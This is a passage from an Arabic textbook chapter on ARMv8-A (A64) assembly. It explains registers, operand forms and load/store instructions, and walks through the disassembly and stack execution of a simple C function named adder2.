9. تجميع ARM
نغطي في هذا الفصل معمارية A64 من مجموعة تعليمات الملف الشخصي للتطبيقات في ARM الإصدار الثامن (ARMv8-A)، وهي أحدث مجموعة تعليمات ARM المستخدمة على جميع حواسيب Linux العاملة بمعمارية ARM. تذكّر أن معمارية مجموعة التعليمات (instruction set architecture أو ISA) تعرّف مجموعة التعليمات والترميزات الثنائية لبرنامج على مستوى الآلة. لتشغيل الأمثلة في هذا الفصل، ستحتاج إلى جهاز بمعالج ARMv8-A مثبَّت عليه نظام تشغيل بستة وستين بتًا. تستخدم الأمثلة في هذا الفصل جهاز Raspberry Pi 3B+ يعمل بنظام Ubuntu Mate بستة وستين بتًا. لاحظ أن كل جهاز Raspberry Pi صدر منذ عام 2016 يمكنه استخدام مجموعة تعليمات A64. لكن نظام Raspberry Pi OS (نظام التشغيل الافتراضي لـ Raspberry Pi) لا يزال باثنين وثلاثين بتًا حتى كتابة هذه السطور.
يمكن للقراء التأكد من امتلاكهم نسخة 64 بت من نظام التشغيل على أجهزتهم بتشغيل الأمر uname -m. وسيُخرج النظام الذي يعمل بنظام تشغيل بستة وستين بتًا ما يلي:
$ uname -m
aarch64
ومع أنه يمكن بناء ملفات ARM التنفيذية على أجهزة Intel باستخدام أدوات التصريف المتقاطع (cross-compilation) من مجموعة أدوات GNU الخاصة بـ ARM، فإنك لا تستطيع تشغيل ملفات ARM التنفيذية مباشرة على نظام x86. ونشجّع القراء الراغبين في تعلّم تجميع ARM مباشرةً على حواسيبهم المحمولة على استكشاف QEMU الذي يستطيع محاكاة نظام ARM. وتختلف المحاكيات عن الآلات الافتراضية في أنها تحاكي أيضًا عتاد نظام آخر.
وثمة بديل آخر هو استخدام إحدى أمثلة EC2 A1 التي أطلقتها Amazon مؤخرًا. فكل مثال يتيح للمستخدمين الوصول إلى معالج Graviton بستة وستين بتًا يتبع مواصفة ARMv8-A.
لكن تذكّر أن تعليمات التجميع المحددة الناتجة عن المصرّف تتأثر بشدة بنظام التشغيل ومعمارية الآلة الدقيقة. ولذلك قد يختلف التجميع الناتج على أمثلة AWS أو عبر محاكاة QEMU قليلًا عن الأمثلة المعروضة في هذا الفصل.
معالجات RISC وARM
لسنوات عديدة هيمنت معماريات الحاسوب ذي مجموعة التعليمات المعقّدة (CISC) على أسواق الحوسبة الشخصية والخوادم. وتشمل الأمثلة الشائعة على معماريات CISC معالجات Intel وAMD. لكن معماريات الحاسوب ذي مجموعة التعليمات المختصرة (RISC) اكتسبت زخمًا على مدى العقد الماضي بفضل الطلب من قطاع الحوسبة المتنقلة. وARM (وهو اختصار لـ Acorn RISC machine) مثال على معمارية RISC، إلى جانب RISC-V وMIPS. ومعماريات RISC جذابة بصفة خاصة للحوسبة المتنقلة بسبب كفاءة الطاقة في معالجاتها، وهي كفاءة تُطيل عمر البطارية. وفي السنوات الأخيرة، بدأت ARM ومعالجات RISC الأخرى تشق طريقها في سوقي الخوادم والحوسبة عالية الأداء (HPC). فعلى سبيل المثال، يستخدم الحاسوب العملاق الياباني Fugaku، وهو الأسرع في العالم حتى عام 2020، معالجات ARM.
ولإلقاء نظرة أولى على لغة التجميع، نعدّل دالة adder من فصل مقدمة لغة التجميع لتبسيط سلوكها. والدالة المعدّلة (adder2) معروضة هنا:
#include <stdio.h>

//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}

int main(void) {
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
لتصريف هذه الشيفرة، استخدم الأمر التالي:
$ gcc -o adder adder.c
بعد ذلك، لنعرض تجميع هذه الشيفرة المقابل باستخدام الأمر objdump:
$ objdump -d adder > output
$ less output
ابحث عن مقطع الشيفرة المرتبط بـ adder2 بكتابة /adder أثناء فحص الملف output باستخدام less. وينبغي أن يبدو المقطع المرتبط بـ adder مشابهًا لما يلي:
مخرجات التجميع للدالة adder2
0000000000000724 <adder2>:
 724:   d10043ff        sub     sp, sp, #0x10
 728:   b9000fe0        str     w0, [sp, #12]
 72c:   b9400fe0        ldr     w0, [sp, #12]
 730:   11000800        add     w0, w0, #0x2
 734:   910043ff        add     sp, sp, #0x10
 738:   d65f03c0        ret
لا تقلق إن لم تفهم ما يجري بعد؛ فسنغطي لغة التجميع بمزيد من التفصيل في الأقسام القادمة. ولنفحص الآن بنية هذه التعليمات الفردية.
يحتوي كل سطر في المثال السابق على عنوان التعليمة ذي الستة وستين بتًا في ذاكرة البرنامج (مختصرًا إلى أقل ثلاثة أرقام لتوفير المساحة)، والبايتات المقابلة للتعليمة، والتمثيل النصي للتعليمة نفسها. فمثلًا، d10043ff هو تمثيل الشيفرة الآلية للتعليمة sub sp, sp, #0x10، وتقع التعليمة عند العنوان 0x724 في ذاكرة الشيفرة. لاحظ أن 0x724 اختصار للعنوان الكامل بستة وستين بتًا المرتبط بتعليمة sub sp, sp #0x10؛ إذ يحذف objdump الأصفار البادئة تسهيلًا للقراءة.
من المهم ملاحظة أن سطرًا واحدًا من شيفرة C كثيرًا ما يُترجَم إلى تعليمات متعددة في لغة التجميع. فالعملية a + 2 ممثَّلة بالتعليمات الثلاث عند عناوين ذاكرة الشيفرة 0x728 حتى 0x730: str w0, [sp, #12] وldr w0, [sp, #12] وadd w0, w0, #0x2.
تحذير — قد يختلف التجميع الناتج لديك!
إذا كنت تصرّف شيفرتك معنا، فقد تلاحظ أن بعض أمثلة التجميع لديك تبدو مختلفة. فالتعليمات الدقيقة التي يُخرجها المصرّف تعتمد على إصدار المصرّف المولِّد، والمعمارية الدقيقة، ونظام التشغيل الأساسي. وقد أُنتجت معظم أمثلة التجميع في هذا الفصل على جهاز Raspberry Pi 3B+ يعمل بنظام Ubuntu Mate بستة وستين بتًا وباستخدام GCC. وإذا استخدمت نظام تشغيل مختلفًا أو مصرّفًا مختلفًا أو جهاز Raspberry Pi أو حاسوبًا أحادي اللوحة مختلفًا، فقد تختلف مخرجات التجميع لديك.
في الأمثلة التالية، لا نستخدم أي أعلام تحسين (optimization flags). فمثلًا، نصرّف أي ملف مثال (مثل
example.c) باستخدام الأمرgcc -o example example.c. وبالتالي توجد في الأمثلة التالية تعليمات تبدو زائدة عن الحاجة. وتذكّر أن المصرّف ليس «ذكيًا» — فهو يتبع ببساطة سلسلة من القواعد لترجمة الشيفرة المقروءة بشريًا إلى لغة الآلة. وفي أثناء عملية الترجمة هذه، ليس غريبًا حدوث بعض التكرار. وتزيل المصرّفات المُحسِّنة كثيرًا من هذا التكرار أثناء التحسين، وهو موضوع يُغطّى في فصل لاحق.
9.1.1. السجلات
تذكّر أن السجل (register) وحدة تخزين بحجم الكلمة تقع مباشرة على المعالج. ويملك معالج ARMv8 ما مجموعه 31 سجلًا لتخزين بيانات عامة الغرض بستة وستين بتًا: من x0 إلى x30. ومع أن البرنامج قد يفسّر محتويات السجل أعدادًا صحيحة أو عناوين، فإن السجل نفسه لا يميّز بينها. ويمكن للبرامج القراءة من السجلات الـ31 كلها والكتابة فيها.
وتحدد معمارية ARMv8-A أيضًا سجلات خاصة الغرض. وأول سجلين جديران بالملاحظة هما سجل مؤشر المكدّس (sp) وسجل عدّاد البرنامج (pc). ويحتفظ المصرّف بسجل sp للحفاظ على تخطيط مكدّس البرنامج. ويشير سجل pc إلى التعليمة التالية التي سينفذها المعالج؛ وخلافًا للسجلات الأخرى، لا يمكن للبرامج الكتابة مباشرة في سجل pc. ثم هناك سجل الصفر zr الذي يخزّن القيمة 0 بشكل دائم، ولا يفيد إلا كسجل مصدر.
9.1.2. تدوين السجلات المتقدم
ولأن ARMv8-A امتداد لمعمارية ARMv7-A باثنين وثلاثين بتًا، توفّر مجموعة تعليمات A64 آليات للوصول إلى الأجزاء الدنيا البالغة 32 بتًا من كل سجل من السجلات عامة الغرض، أي من w0 إلى w30. ويعرض الشكل 1 تخطيطًا نموذجيًا للسجل x0. وإذا خُزّنت بيانات باثنين وثلاثين بتًا في السجل المكوّن w0، فإن الجزء الأعلى البالغ 32 بتًا من السجل يصبح غير قابل للوصول ويُصفَّر.
 الشكل 1. تخطيط السجلات المكوّنة للسجل %x0. تحذير — قد يختار المصرّف السجلات المكوّنة بحسب النوع
عند قراءة شيفرة التجميع، تذكّر أن المصرّف يستخدم عادةً السجلات بستة وستين بتًا عند التعامل مع قيم بستة وستين بتًا (مثل المؤشرات أو النوع
long)، ويستخدم السجلات المكوّنة باثنين وثلاثين بتًا عند التعامل مع أنواع باثنين وثلاثين بتًا (مثلint). وفي A64، من الشائع جدًا أن تختلط السجلات المكوّنة باثنين وثلاثين بتًا بالسجلات الكاملة بستة وستين بتًا. فمثلًا، في دالةadder2المعروضة سابقًا، يشير المصرّف إلى السجل المكوّنw0بدلًا منx0لأن النوعintيشغل عادةً 32 بتًا (أربعة بايتات) في الأنظمة بستة وستين بتًا. ولو كانت دالةadder2تملك مُعامِلًا من النوعlongبدلًا منint، لخزّن المصرّفaفي السجلx0بدلًا من السجل المكوّنw0.
وللقراء المطلعين سابقًا على مجموعة تعليمات A32، من المهم ملاحظة أن السجلات عامة الغرض باثنين وثلاثين بتًا من r0 إلى r12 في A32 تقابل السجلات المكوّنة في A64 من w0 إلى w12. وتضاعف مجموعة تعليمات A64 عدد السجلات المتاحة أكثر من الضعف.
9.1.3. بنية التعليمة
تتألف كل تعليمة من رمز عملية (أو رمز عملية، opcode) يحدد ما تفعله، ومُعامِل واحد أو أكثر (operand) يخبر التعليمة كيف تفعله. ولمعظم تعليمات A64، يُستخدم عادةً التنسيق التالي:
opcode D, O1, O2
حيث opcode رمز العملية، وD سجل الوجهة، وO1 المُعامِل الأول، وO2 المُعامِل الثاني. فمثلًا، التعليمة add w0, w0, #0x2 لها رمز العملية add، وسجل وجهة هو w0، والمُعامِلان w0 و#0x2. وهناك أنواع متعددة من المُعامِلات:
- القيم الثابتة (الحرفية) (constant) تسبقها علامة
#. فمثلًا، في التعليمةadd w0, w0, #0x2، المُعامِل#0x2قيمة حرفية تقابل القيمة الست عشرية 0x2. - صيغ السجلات (register) تشير إلى سجلات فردية. فالتعليمة
add sp, sp, #0x10تستخدم سجل مؤشر المكدّسspلتحديد سجل الوجهة وأول المُعامِلين اللذين تحتاجهما التعليمةadd. - صيغ الذاكرة (memory) تقابل قيمة ما داخل الذاكرة الرئيسية (RAM) وتُستخدم عادةً للبحث عن العناوين. ويمكن لصيغ عنوان الذاكرة أن تحتوي مزيجًا من السجلات والقيم الثابتة. فمثلًا، في التعليمة
str w0, [sp, #12]، المُعامِل[sp, #12]مثال على صيغة ذاكرة. وهو يُترجَم تقريبًا إلى «أضف 12 إلى القيمة في السجلsp، ثم نفّذ بحثًا في الذاكرة عند العنوان المقابل». وإذا بدا هذا مثل إلغاء إشارة مؤشر (pointer dereference)، فذلك لأنه كذلك فعلًا!
9.1.4. مثال مع المُعامِلات
أفضل طريقة لشرح المُعامِلات بالتفصيل هي تقديم مثال سريع. لنفترض أن الذاكرة تحتوي القيم التالية:
| العنوان | القيمة |
|---|---|
| 0x804 | 0xCA |
| 0x808 | 0xFD |
| 0x80c | 0x12 |
| 0x810 | 0x1E |
ولنفترض أيضًا أن السجلات التالية تحتوي القيم:
| السجل | القيمة |
|---|---|
x0 |
0x804 |
x1 |
0xC |
x2 |
0x2 |
w3 |
0x4 |
عندئذٍ تُقيَّم المُعامِلات في الجدول 1 إلى القيم المعروضة هناك. ويطابق كل صف في الجدول مُعامِلًا ما بصيغته (مثل ثابت، سجل، ذاكرة)، وكيفية ترجمته، وقيمته.
| المُعامِل | الصيغة | الترجمة | القيمة |
|---|---|---|---|
x0 |
سجل | x0 |
0x804 |
[x0] |
ذاكرة | *(0x804) | 0xCA |
#0x804 |
ثابت | 0x804 | 0x804 |
[x0, #8] |
ذاكرة | *(x0 + 8) أو *(0x80c) |
0x12 |
[x0, x1] |
ذاكرة | *(x0 + x1) أو *(0x810) |
0x1E |
[x0, w3, SXTW] |
ذاكرة (توسيع الإشارة) | *(x0 + SignExtend(w3)) أو *(0x808) |
0xFD |
[x0, x2, LSL, #2] |
ذاكرة مُقاسة (Scaled Memory) | *(x0 + (`x2 |
0x12 |
[x0, w3, SXTW, #1] |
ذاكرة مُقاسة (توسيع الإشارة) (Sign-Extend) | *(x0 + SignExtend(`w3 |
0x12 |
في الجدول 1، يشير التدوين x0 إلى القيمة المخزَّنة في السجل x0 بستة وستين بتًا، بينما يشير w3 إلى قيمة باثنين وثلاثين بتًا مخزَّنة في السجل المكوّن w3. ويشير المُعامِل [x0] إلى أنه ينبغي التعامل مع القيمة داخل x0 كعنوان، وإلغاء الإشارة (البحث) عن القيمة عند ذلك العنوان. لذلك يقابل المُعامِل [x0] التعبير *(0x804) أو القيمة 0xCA. ويمكن دمج عملية على سجل باثنين وثلاثين بتًا مع سجل بستة وستين بتًا باستخدام تعليمة توسيع إشارة الكلمة (SXTW). وعلى ذلك، يوسّع [x0, w3, SXTW] إشارة w3 إلى قيمة بستة وستين بتًا قبل إضافتها إلى x0 وتنفيذ بحث في الذاكرة. وأخيرًا، تتيح أنواع الذاكرة المُقاسة حساب الإزاحات باستخدام إزاحة يسارية (left shift).
وثمة ملاحظات مهمة قليلة قبل المتابعة. فعلى الرغم من أن الجدول 1 يعرض كثيرًا من صيغ المُعامِلات الصحيحة، فلا يمكن استخدام جميع الصيغ بالتبادل في كل الظروف.
وبالتحديد:
- لا يمكن قراءة البيانات من الذاكرة أو الكتابة فيها مباشرة؛ بل تتبع ARM نموذج التحميل/التخزين (load/store)، الذي يشترط إجراء العمليات على البيانات في السجلات. ولذلك يجب نقل البيانات إلى السجلات قبل إجراء العمليات عليها، ثم نقلها مجددًا إلى الذاكرة بعد اكتمال العمليات.
- يجب أن يكون مكوّن الوجهة في التعليمة سجلًا دائمًا.
ويُقدَّم الجدول 1 مرجعًا؛ ومع ذلك فإن فهم صيغ المُعامِلات الأساسية يساعد في تحسين سرعة القارئ في تحليل لغة التجميع.
نناقش في هذا القسم عدة تعليمات شائعة في تجميع ARM. ويسرد الجدول 1 أهم التعليمات الأساسية في تجميع ARM.
| التعليمة | الترجمة |
|---|---|
ldr D, [addr] |
D = *(addr) (تحمّل القيمة في الذاكرة إلى السجل D) |
str S, [addr] |
*(addr) = S (تخزّن S في موقع الذاكرة *(addr) ) |
mov D, S |
D = S (تنسخ قيمة S إلى D) |
add D, O1, O2 |
D = O1 + O2 (تجمع O1 إلى O2 وتخزّن الناتج في D) |
sub D, O1, O2 |
D = O1 - O2 (تطرح O2 من O1 وتخزّن الناتج في D) |
لذلك، فإن تسلسل التعليمات
str     w0, [sp, #12]
ldr     w0, [sp, #12]
add     w0, w0, #0x2
يُترجَم إلى:
- تخزين القيمة في السجل
w0في موقع الذاكرة المحدد بـsp+ 12 (أو*(sp + 12)). - تحميل القيمة من موقع الذاكرة
sp+ 12 (أو*(sp + 12)) إلى السجلw0. - إضافة القيمة 0x2 إلى السجل
w0، وتخزين الناتج في السجلw0(أوw0=w0+ 0x2).
وتساعد التعليمتان add وsub المعروضتان في الجدول 1 أيضًا في الحفاظ على تنظيم مكدّس البرنامج (أي مكدّس النداء). وتذكّر أن مؤشر المكدّس (sp) محجوز لدى المصرّف لإدارة مكدّس النداء. وتذكّر أيضًا من مناقشتنا السابقة عن ذاكرة البرنامج أن مكدّس النداء يخزّن عادةً المتغيرات المحلية والمُعامِلات ويساعد البرنامج في تتبّع تنفيذه (انظر الشكل 1). وفي أنظمة ARM، ينمو مكدّس التنفيذ نحو عناوين أدنى. وكما في جميع بنى بيانات المكدّس، تحدث العمليات عند «قمة» مكدّس النداء؛ ولذلك «يشير» sp إلى قمة المكدّس، وقيمته هي عنوان قمة المكدّس.
 الشكل 1. أجزاء فضاء عنوان البرنامج
وتساعد التعليمتان ldp وstp المعروضتان في الجدول 2 في نقل مواقع ذاكرة متعددة، وهي عادةً إما على مكدّس البرنامج أو خارجه. وفي الجدول 2، يحمل السجل x0 عنوان ذاكرة.
| التعليمة | الترجمة |
|---|---|
ldp D1, D2, [x0] |
D1 = *(x0), D2 = *(x0+8) (تحمّل القيمة عند x0 وx0+8 إلى السجلين D1 وD2 على الترتيب) |
ldp D1, D2, [x0, #0x10]! |
x0 = x0 + 0x10، ثم تضع D1 = *(x0), D2 = *(x0+8) |
ldp D1, D2, [x0], #0x10 |
D1 = *(x0), D2 = *(x0+8)، ثم تضع x0 = x0 + 0x10 |
stp S1, S2, [x0] |
*(x0) = S1, *(x0+8) = S2 (تخزّن S1 وS2 في الموقعين (x0) و(x0+8) على الترتيب) |
stp S1, S2, [x0, #-16]! |
تضع x0 = x0 - 16، ثم تخزّن *(x0) = S1, *(x0+8) = S2 |
stp S1, S2, [x0], #-16 |
تخزّن *(x0) = S1, *(x0+8) = S2 ثم تضع x0 = x0 - 16 |
وباختصار، تحمّل التعليمة ldp زوجًا من القيم من موقعي الذاكرة المحمولين في السجل x0 وعند إزاحة ثمانية من ذلك الموقع (أي x0 + 0x8) إلى سجلي الوجهة D1 وD2 على الترتيب. وفي المقابل، تخزّن التعليمة stp زوج القيم في سجلي المصدر S1 وS2 إلى موقعي الذاكرة المحمولين في السجل x0 وعند إزاحة ثمانية من ذلك العنوان (أي x0 + 0x8). ولاحظ أن المفترض هنا أن القيم في السجلات بستة وستين بتًا. وإذا استُخدمت سجلات باثنين وثلاثين بتًا بدلًا من ذلك، تتغير إزاحات الذاكرة إلى x0 وx0 + 0x4 على الترتيب.
وثمة أيضًا صيغتان خاصتان من التعليمتين ldp وstp تتيحان تحديثًا متزامنًا لـ x0. فمثلًا، التعليمة stp S1, S2, [x0, #-16]! تعني أنه ينبغي أولًا طرح 16 بايت من x0، وبعد ذلك فقط تخزين S1 وS2 عند الإزاحتين [x0] و[x0+0x8]. وفي المقابل، تنص التعليمة ldp D1, D2, [x0], #0x10 على أنه ينبغي أولًا تخزين القيمتين عند الإزاحتين [x0] و[x0+8] في سجلي الوجهة D1 وD2، وبعد ذلك فقط إضافة 16 بايت إلى x0. وتُستخدم هاتان الصيغتان الخاصتان عادةً في بداية الدوال ذات نداءات الدوال المتعددة ونهايتها، كما سنرى لاحقًا.
9.2.1. جمع كل شيء معًا: مثال أكثر تحديدًا
لنلقِ نظرة أقرب على دالة adder2
//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}
وشيفرة التجميع المقابلة لها:
0000000000000724 <adder2>:
 724:   d10043ff        sub     sp, sp, #0x10
 728:   b9000fe0        str     w0, [sp, #12]
 72c:   b9400fe0        ldr     w0, [sp, #12]
 730:   11000800        add     w0, w0, #0x2
 734:   910043ff        add     sp, sp, #0x10
 738:   d65f03c0        ret
تتألف شيفرة التجميع من تعليمة sub، تليها تعليمتا str وldr، ثم تعليمتا add، وأخيرًا تعليمة ret. وللفهم كيف ينفّذ المعالج هذه المجموعة من التعليمات، نحتاج إلى إعادة النظر في بنية ذاكرة البرنامج. تذكّر أنه في كل مرة ينفّذ فيها برنامج، يخصص نظام التشغيل فضاء عنوان البرنامج الجديد (المعروف أيضًا بـ الذاكرة الافتراضية). ويُغطّى موضوع الذاكرة الافتراضية والمفهوم المرتبط به، أي العمليات، بمزيد من التفصيل في الفصل 13؛ ويكفي في الوقت الحالي التفكير في العملية كتجريد لبرنامج قيد التنفيذ، وفي الذاكرة الافتراضية كالذاكرة المخصصة لعملية واحدة. ولكل عملية منطقة ذاكرة خاصة بها تُسمّى مكدّس النداء. وتذكّر أن مكدّس النداء يقع في ذاكرة العملية/الذاكرة الافتراضية، خلافًا للسجلات (التي تقع في المعالج).
ويعرض الشكل 2 حالة نموذجية لمكدّس النداء والسجلات قبل تنفيذ دالة adder2.
 الشكل 2. مكدّس النداء قبل التنفيذ
لاحظ أن المكدّس ينمو نحو عناوين أدنى. ويُخزَّن مُعامِل دالة adder2 (أي a) في السجل x0 بحسب العُرف. ولأن a من النوع int، فإنه يُخزَّن في السجل المكوّن w0، كما يظهر في الشكل 2. وبالمثل، لأن دالة adder2 تعيد قيمة من النوع int، يُستخدم السجل المكوّن w0 لقيمة الإرجاع بدلًا من x0.
وقد اختُصرت العناوين المرتبطة بالتعليمات في مقطع الشيفرة من ذاكرة البرنامج إلى 0x724-0x738 لتحسين قابلية قراءة الشكل. وبالمثل، اختُصرت العناوين المرتبطة بمقطع مكدّس النداء من ذاكرة البرنامج إلى 0xe40-0xe50 بدلًا من المجال 0xffffffffee40 إلى 0xffffffffee50. وفي الحقيقة، تقع عناوين مكدّس النداء عند عناوين أعلى بكثير في ذاكرة البرنامج من عناوين مقطع الشيفرة.
وانتبه جيدًا إلى القيمتين الأوليتين للسجلين sp وpc: فهما 0xe50 و0x724 على الترتيب. ويشير السجل pc (أي عدّاد البرنامج) إلى التعليمة التالية التي ستُنفَّذ، والعنوان 0x724 يقابل التعليمة الأولى في دالة adder2. ويشير السهم الأحمر (في أعلى اليسار) في الأشكال التالية بصريًا إلى التعليمة قيد التنفيذ.

تطرح التعليمة الأولى (sub sp, sp, #0x10) القيمة الثابتة 0x10 من مؤشر المكدّس، وتحدّث مؤشر المكدّس بالناتج الجديد. ولأن مؤشر المكدّس يحتوي عنوان قمة المكدّس، فإن هذه العملية توسّع المكدّس بمقدار 16 بايت. ويحتوي مؤشر المكدّس الآن العنوان 0xe40، بينما يحتوي سجل عدّاد البرنامج (pc) عنوان التعليمة التالية التي ستُنفَّذ، أي 0x728.

تذكّر أن التعليمة str تخزّن قيمة موجودة في سجل داخل الذاكرة. وبالتالي، تضع التعليمة التالية (str w0, [sp, #12]) القيمة الموجودة في w0 (أي قيمة a، وهي 0x28) في موقع مكدّس النداء sp + 12، أي 0xe4c. ولاحظ أن هذه التعليمة لا تعدّل محتويات السجل sp بأي شكل؛ فهي تخزّن قيمة على مكدّس النداء فحسب. وبمجرد تنفيذ هذه التعليمة، يتقدم pc إلى عنوان التعليمة التالية، أي 0x72c.
